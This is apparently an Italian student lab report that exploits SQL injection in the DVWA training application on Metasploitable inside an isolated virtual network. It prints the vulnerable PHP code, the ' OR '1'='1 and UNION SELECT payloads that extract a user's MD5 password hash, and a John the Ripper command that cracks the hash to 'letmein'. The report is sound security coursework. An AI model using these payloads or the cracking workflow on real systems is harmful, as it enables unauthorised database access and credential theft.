

PROGETTO MODULO 4 - Esercizio 1

WEB APPLICATION EXPLOIT SQLi

Traccia:

Sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare la password in chiaro dell'utente Pablo Picasso.

Requisiti laboratorio:

1. **IP Kali:** 192.168.13.100/24
2. **IP Metasploitable:** 192.168.13.150/24
3. **Livello difficoltà DVWA:** LOW

* * * *

Si configurano in VirtualBox le due macchine *Kali* e *Metasploitable* su Rete Interna. Poi si configurano i rispettivi indirizzi IP.

- 1) **Configurazione indirizzo IP Kali Linux:** 192.168.13.100/24

```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
auto eth0  
iface eth0 inet static  
address 192.168.13.100/24  
#iface eth0 inet dhcp  
  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255  
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 224 bytes 37024 (36.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- 2) **Configurazione indirizzo IP Metasploitable:** 192.168.13.150/24

```
Metasploitable 2 [Running]  
GNU nano 2.0.7 File: /etc/network/interfaces  
  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
auto eth0  
iface eth0 inet static  
address 192.168.13.150  
netmask 255.255.255.0  
network 192.168.13.0  
broadcast 192.168.13.255
```

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:74:25:b0
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe74:25b0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:5436 (5.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:126 errors:0 dropped:0 overruns:0 frame:0
          TX packets:126 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29333 (28.6 KB)  TX bytes:29333 (28.6 KB)

```

3) Configurazione del livello di difficoltà DVWA

Inserire l'indirizzo IP di Metasploitable (192.168.13.150) nella **URL** di *Firefox* in Kali Linux, per aprire la **DVWA**.

Impostare nella pagina **DVWA Security** il livello di difficoltà: **LOW**

Damn Vulnerable Web Ap x +

→ ↻ 🏠 192.168.13.150/dvwa/security.php

Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low **Submit**

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)


Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

4) Vulnerabilità SQL injection sulla Web Application DVWA e Recupero della Password

SQL injection (**SQLi**) è uno degli attacchi più comuni utilizzati per sfruttare qualsiasi applicazione web basata su database SQL.


Andiamo su SQLi nel menù ed abbiamo un'applicazione web con modulo di accesso con campo ID utente.



Nel campo ID utente, immetto il valore "1" e do "submit".
In questo modo dovrebbe stampare l'ID, ovvero il nome e il cognome corrispondente al valore.


Come si vede dagli esempio sotto:

Esempio 1, con **ID = 1**




Restituisce **ID: 1**
con corrispondente Nome e Cognome

Esempio 2, con **ID = 2**




Restituisce **ID: 2**
con corrispondente Nome e Cognome



La sintassi SQL che viene sfruttata qui è :

```
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```



```
<?php
if(isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {


        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

Dove:

- `$id` è la variabile in PHP, che prende il valore dell'URL dopo il simbolo " ? " che si trova nella stringa di query.



Cerca una variabile "id" all'interno della stringa di query dell'URL (tramite il metodo GET), ed assegna il valore trovato alla variabile ' `$id` '.

Successivamente utilizzata per creare una query SQL.

- La query SQL creata, seleziona i nomi (' `first_name` ' e ' `last_name` ') degli utenti dalla tabella ' `users` ' il cui ' `userid` ' corrisponde al valore inserito dall'utente nel form del sito.

Nello specifico:


< `SELECT first_name, last_name` > specifica quali colonne si vogliono selezionare dalla tabella " `users` ";

< `FROM users` > specifica la tabella da cui si vogliono estrarre i dati, che è " `users` ";

< `WHERE user_id = '$id'` > è la clausola di condizione. Ovvero dice alla query di selezionare solo le righe dove il valore nella colonna " `user_id` " è uguale al valore contenuto nella variabile ' `$id` '.

Adesso modifichiamo la query SQL in modo tale da riuscire ad estrarre tutta la lista utenti dal database e identificare l'utente Pablo Picasso.

Utilizzando la stringa: ' OR '1' ='1 , che è una condizione sempre Vera, poiché "1" è uguale a "1". "OR" si inserisce nel WHERE della query SQL, trasformandola in sempre vera, per ottenere tutti i risultati dalla query originale, ignorando qualsiasi altra condizione che potrebbe essere stata prevista nella query.



DVWA

Vulnerability: SQL Injection

User ID:

```
ID: ' OR '1' ='1
First name: admin
Surname: admin

ID: ' OR '1' ='1
First name: Gordon
Surname: Brown

ID: ' OR '1' ='1
First name: Hack
Surname: Me

ID: ' OR '1' ='1
First name: Pablo
Surname: Picasso


ID: ' OR '1' ='1
First name: Bob
Surname: Smith
```

Come si vede la stringa ' OR '1' ='1 ha restituito la lista degli utenti, dove troviamo l'utente **Pablo Picasso**.

Trovato **Pablo Picasso** dobbiamo recuperare la **password** relativa a questo utente.

Utilizziamo la stringa:

```
' UNION SELECT last_name, password FROM users WHERE last_name = 'Picasso
```



Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT last_name, password FROM users WHERE last_name = 'Picasso
First name: Picasso
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

Che ci **restituisce la password** " 0d107d09f5bbe40cade3de5c71e9e9b7 " in **MD5** (Message Digest Algorithm 5) algoritmo di hashing comune e obsoleto. Riconoscibile in quanto sono una sequenza di 32 caratteri esadecimali.

5) Recuperare la Password in Chiaro

Per recuperare la password in chiaro partendo da una password MD5, utilizziamo il **tool John the Ripper (JtR)**, uno strumento di cracking password.

Creo un file `passwordpicasso.txt` dove si andrà ad inserire la password MD5.

```
(kali㉿kali)-[~/Documents/progetto4]
$ ls
passwordpicasso.txt
```

```
kali@kali: ~/Documents/progetto4
File Actions Edit View Help
GNU nano 7.2 passwordpicasso.txt
0d107d09f5bbe40cade3de5c71e9e9b7
#hash password Pablo Picasso
```

Dopodiché eseguiamo il comando utilizzando JtR, che ci restituisce la password in chiaro che è : `letmein`.

```
(kali㉿kali)-[~/Documents/progetto4]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Documents/progetto4/
passwordpicasso.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (?)
1g 0:00:00:00 DONE (2023-10-01 14:53) 5.882g/s 4517p/s 4517c/s 4517C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```